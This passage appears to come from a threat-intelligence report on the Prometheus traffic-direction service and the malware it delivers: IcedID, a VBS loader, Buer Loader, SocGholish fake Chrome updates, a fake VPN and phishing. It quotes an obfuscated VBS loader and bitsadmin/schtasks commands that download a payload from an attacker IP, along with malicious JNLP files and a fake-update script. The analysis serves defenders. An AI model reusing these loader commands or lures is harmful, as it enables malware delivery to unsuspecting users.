After opening the document and running the macros, the office file attempted to download and run the DLL file at *hXXp://denazao[.]info/images/1j.djvu*. The file was not available at the time of analysis. A similar office document was found on VirusTotal; it also downloaded the payload from *hXXp://denazao[.]info/images/1j.djvu*. After launching the payload, the request was sent to the IcedID C&C server located at *hXXp://twotimercvac[.]uno/*.



Graph representing the IcedID C2 environment

VBS Loader

During the analysis, the specialists found three samples of **an unidentified VBS loader**. After downloading these files, the user is redirected to the USPS website. When the user clicks on a malicious link, Prometheus TDS asks the user to download a ZIP archive containing a VBS script. After the script is launched, the payload is downloaded in the form of another VBS script using bitsadmin. The downloaded file is launched using the Windows Task Scheduler by creating a command that runs the VBS script every 30 minutes starting at 00:00.


```
statecharteredCalculates = connectedLine.Exec("" & Replace("GGGGcGGmGGGGdGGGGG G GG GGG/GkGG G GGG
GGGGeGGGGxGGGiGGGGGGtGGGG GGGGG|GGG GeGxGGGGGGiGGGGGtGG GG G GGGG&G GGGG GGGGG GGGGGG G GGG GGG
GGGGGG GGG GG GGGGG", "G", "") & blsExample & Join(Filter(
Array("mathematical","develoment","oneday","redeemable"), "P"), ",") & "" &
Replace("zzzzzzbzzzzzziztzzzszzazzdzzmzziznzz zz z zzzzz/zzzzczzrzzzezzzzazzzzztzezzz z zzzzzz z
z", "z", "") & blsExample & Join(Filter(Array("depleteMining","online","built"), "x"), ",") &
"EncodingFirm    " & "" & Replace("hhhhhhhh&h hhhhhhehhhxhhhihthhhh h h", "h", "") & blsExample &
Join(Filter(Array("humphreyhawkins","distributing","officia","frbsf"), "L"), ",")).StdOut.ReadAll()
WScript.Echo "action National originally expedite:" & statecharteredCalculates
statecharteredCalculates = connectedLine.Exec("" & Replace("ffffffffcffmffffdf fff ff f/ffffffkff
ffff f fffeffffffxfiffffftff f ffffff ffffff|ffffff ffffff fffff ffffffeffxffffffiftffffff f ffff
fff&ffff f ffffff ff f fff ffff ff f ffff ffff fff", "f", "") & blsExample & Join(Filter(
Array("manager","our","processing","angular"), "j"), ",") & "" &
Replace("ccbccccccicccccctccccccscccccccacdcccmcciccccccnc c cccccc cccccc/
cccccaccccdccccccdccfccccccciclecccccc ccccc ccccc", "c", "") & blsExample & Join(Filter(
Array("minimizes","exension","don","arms"), "T"), ",") & " EncodingFirm  " & "" &
Replace("oooohooototooopooooooo:o/ooo/oo1oooo5o5oooo.oo9oo4oo.ooo1oooooo9oooooo3oooooo.ooo1ooo0oooooo
/ooouooooooosoeooro/ogooooooeooooto/oooo", "o", "") & blsExample & Join(Filter(
Array("javasript","maintained","ontrol"), "c"), ",") & "ButPrinciple" & fomcClears & "  " &
directsSweat & "" & Replace("YYYYYY YYYYYY&YYYYYY YY YYYY YYYYY YYYYYYeYYxYYYYiYYtY", "Y", "") &
blsExample & Join(Filter(Array("sum","soundness","eements"), "L"), ",")).StdOut.ReadAll()
WScript.Echo "western concentrated extensible Scores yield countries:" & statecharteredCalculates
Dim focusGuide: focusGuide = "property"
```

Part of the obfuscated VBS loader containing the URL for the payload download

To download and run the payload, the VBS script executes a set of special commands using bitsadmin and schtasks:

- cmd /k exit | exit & bitsadmin /create EncodingFirm & exit
- cmd /k exit | exit & bitsadmin /addfile EncodingFirm hXXp://155[.]94[.]193[.]10/user/get/ButPrinciple1619186669 C:\Users\<User>\AppData\Local\Temp\DefineKeeps.tmp & exit
- cmd /k exit | exit & bitsadmin /resume EncodingFirm & exit
- cmd /k exit | exit & schtasks /create /sc minute /mo 30 /tn “Task Update ButPrinciple” /f /st 00:00 /tr C:\Users\<User>\AppData\Local\ButPrinciple\ButPrinciple.vbs & exit
- cmd /k exit | exit & bitsadmin /complete EncodingFirm & exit
- cmd /k exit | exit & bitsadmin /reset & exit

At the time of analysis, there was only one similar VBS loader sample on VirusTotal, which was detectable by only one antivirus solution.



Antivirus detection for file fcd8674f8df4390d90dad6c31a3dd6f33d6a74de

Buer Loader


Within the campaign, the file “*document010498(1).zip*” was also distributed. It contained the file “*document010498.jnlp*“, which downloads the payload from the domain “*secure-doc-viewer[.]com*“.

Unfortunately, at the time of analysis, the domain was not active. Based on the contents of the file, it seems reasonable to assume that it is a decoy document used to download files relating to the second stage.

```
                        cat document010498.jnlp
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="http://secure-doc-viewer.com/dl/" href="document010457.jnlp">
   <information>
      <title>Adobe Secure PDF VIewer</title>
      <vendor>Adobe</vendor>
      <homepage href="wwww.adobe.com" />
      <description>Acrobat Secure Document Viewer</description>
         </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="secure-viewer.jar" />
   </resources>
     <application-desc main-class="Secure_Document_Viewer">
   </application-desc>
thrth10498
</jnlp>
```

Contents of the file document010498.jnlp

An analysis of the domain “secure-doc-viewer[.]com” by the experts using Group-IB’s graph revealed that the owner’s name, as indicated in the WHOIS records of the domain, is “*artem v gushin*.” The analysis also showed that this name is connected to more than 50 domains.



Part of the connections of the domain secure-doc-viewer[.]com according to WHOIS records

Among the related domains, researchers identified several of them using the same keywords:

- pdfsecure[.]net
- securepdfviewer[.]com
- invoicesecure[.]net

The domains are also related to .jnlp files, for example, “invoice.jnlp” (SHA1: e3249b46e76b3d94b46d45a38e175ef80b7d0526).


```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="http://invoicesecure.net/documents" href="invoice.jnlp">
   <information>
      <title>Secure Document Reader</title>
      <vendor>Adobe</vendor>
      <homepage href="wwww.adobe.com"/>
      <description>Adobe Secure Document Reader v.2.014</description>
          </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="invoice.jar" />
   </resources>
     <application-desc main-class="Secure_Document_Reader">
   </application-desc>
</jnlp>
```

Content of the invoice.jnlp

Several studies indicate that the above domains are part of the Buer Loader distribution campaign.

SocGholish

The analysis of the URLs of the compromised sites used in the Prometheus TDS infrastructure revealed that some of them redirect the user to the home page of the compromised website.




Requests

URL	IP	Method	Status	Type	Mime	Size	
https://arhantayoga.se/chilled.php	185.146.21.157	GET	200	Document	text/html	937	Request headers Response headers Body
https://arhantayoga.se/chilled.php	185.146.21.157	GET	200	Document	text/html	956	Request headers Response headers Body
https://arhantayoga.se/ → https://www.arhantayoga.se/	185.146.21.157	GET	301				Request headers Response headers

Prometheus.Backdoor URL that redirects the visitor to the home page of the compromised site

Through research, it was discovered that these sites are used to distribute **the SocGholish malware** under the guise of Google Chrome browser updates.



https://method.nonprofitsustainability.com/topic/article.php?j=543254&b=250&u=2040e07f7151929f663a3e17bab2c5ec	185.122.57.238	GET	200	Script	text/html	6589	Request headers Response headers Body
https://method.nonprofitsustainability.com/browserfiles/css.css	185.122.57.238	GET	200	Stylesheet	text/css	12870	Request headers Response headers Body


Loading a landing page with fake Google Chrome browser updates

At the same time, SocGholish uses a malicious file distribution pattern very similar to the script used by Prometheus TDS. When the user visits an infected site, they see a page with JavaScript code that contains a Base64 encoded ZIP archive with a malicious file that will be downloaded if the user clicks on the "*Update browser*" button.

```
var file64 = 'BASE64_FILE_DATA';
var filename = 'Chrome.992d73.zip';
var browser = 'Chrome';
var special = '0';
var auto = '0';

var filePlain = window.atob(file64);
var a = document.getElementById('buttonDownload');
var isMS = checkMS();
var file;

if(filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar') {
    var binArray = new Uint8Array(filePlain.length);
    for(var i=0; i < filePlain.length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {type: 'application/octet-stream'});
}
else {
    //filePlain += 'var b = "'+Math.random()+'";';
    file = new Blob([filePlain], {type: 'application/json'});
}
```

Part of the SocGholish landing page


To the user, this page appears to be offering browser updates.



Screenshot of the fake page offering a Chrome browser update

Fake VPN


In addition to distributing malicious files, Prometheus TDS is also used as a classic TDS to redirect users to specific sites. One of these sites is the fake site of a well-known VPN provider located at *hXXps://huvpn[.]com/free-vpn/*. Clicking the download button initiates the download of a malicious EXE file from *hXXps://windscribe.s3.us-east-2.amazonaws[.]com/Windscribe.exe* (*SHA1: f729b75d68824f200bebe3c3613c478f9d276501*).



A screenshot of a fake Windscribe download page

Viagra SPAM


Prometheus TDS also redirected users to sites selling pharmaceutical products. Operators of such sites often have affiliate and partnership programs. Partners, in turn, often resort to aggressive **SPAM campaigns** in order to increase the earnings within the affiliate program. Analysis of the Prometheus infrastructure by Group-IB specialists revealed links that redirect users to sites relating to a Canadian pharmacy.



The use of Prometheus TDS for spam emails to redirect users to particular websites

Banking phishing

Prometheus TDS was also used to redirect users to banking phishing sites. For example, during a campaign active from March to May 2021, users who followed the link to Prometheus.Backdoor were redirected to fake sites that mimicked the site of a German bank.




Example of a phishing page used in the campaign involving Prometheus TDS https://urlscan.io/result/69c84104-f272-4c88-970f-a3131c0580ad/

Offers to buy Prometheus TDS on underground forums

The analysis presented above describes several unrelated campaigns carried out by different hacker groups using Prometheus TDS. Working based on the assumption that Prometheus TDS is a MaaS solution, Group-IB researchers analyzed various underground forums in search of relevant offers and found a topic started by a user with the username **Main**.

Prometheus TDS



Screenshot of the offer to buy the Prometheus TDS


Screenshot of the offer to buy the Prometheus TDS


Group-IB Threat Intelligence system discovered that the post offering Prometheus for sale was created in August 2020. The owner of the service claimed that Prometheus TDS is an ANTIBOT redirect system designed to send out emails, work with traffic, and for social engineering. In addition, Prometheus TDS can validate web shells, create and configure redirects, operate via proxy, and work with Google accounts, etc. Moreover, the system is able to validate users based on a blacklist, which makes it possible for malicious links to avoid being added to antivirus and spam databases.


Prometheus has two standard modes:


1. Redirecting users to a target page;
2. Issuing files for download (DOC, PDF, JS, VBS, EXE).


The cost of the system is $250 per month. Screenshots from Prometheus TDS admin level provided by Main can be found below:



Add google accounts to database
Google accounts from file
Choose file
Browse
Google accounts from textarea
login;password;recoveryEmail;phone;cookieName(optional);socks5://ip:port(optional)
Cookies
Choose file
Browse
Upload
Delete all
Close
Save changes

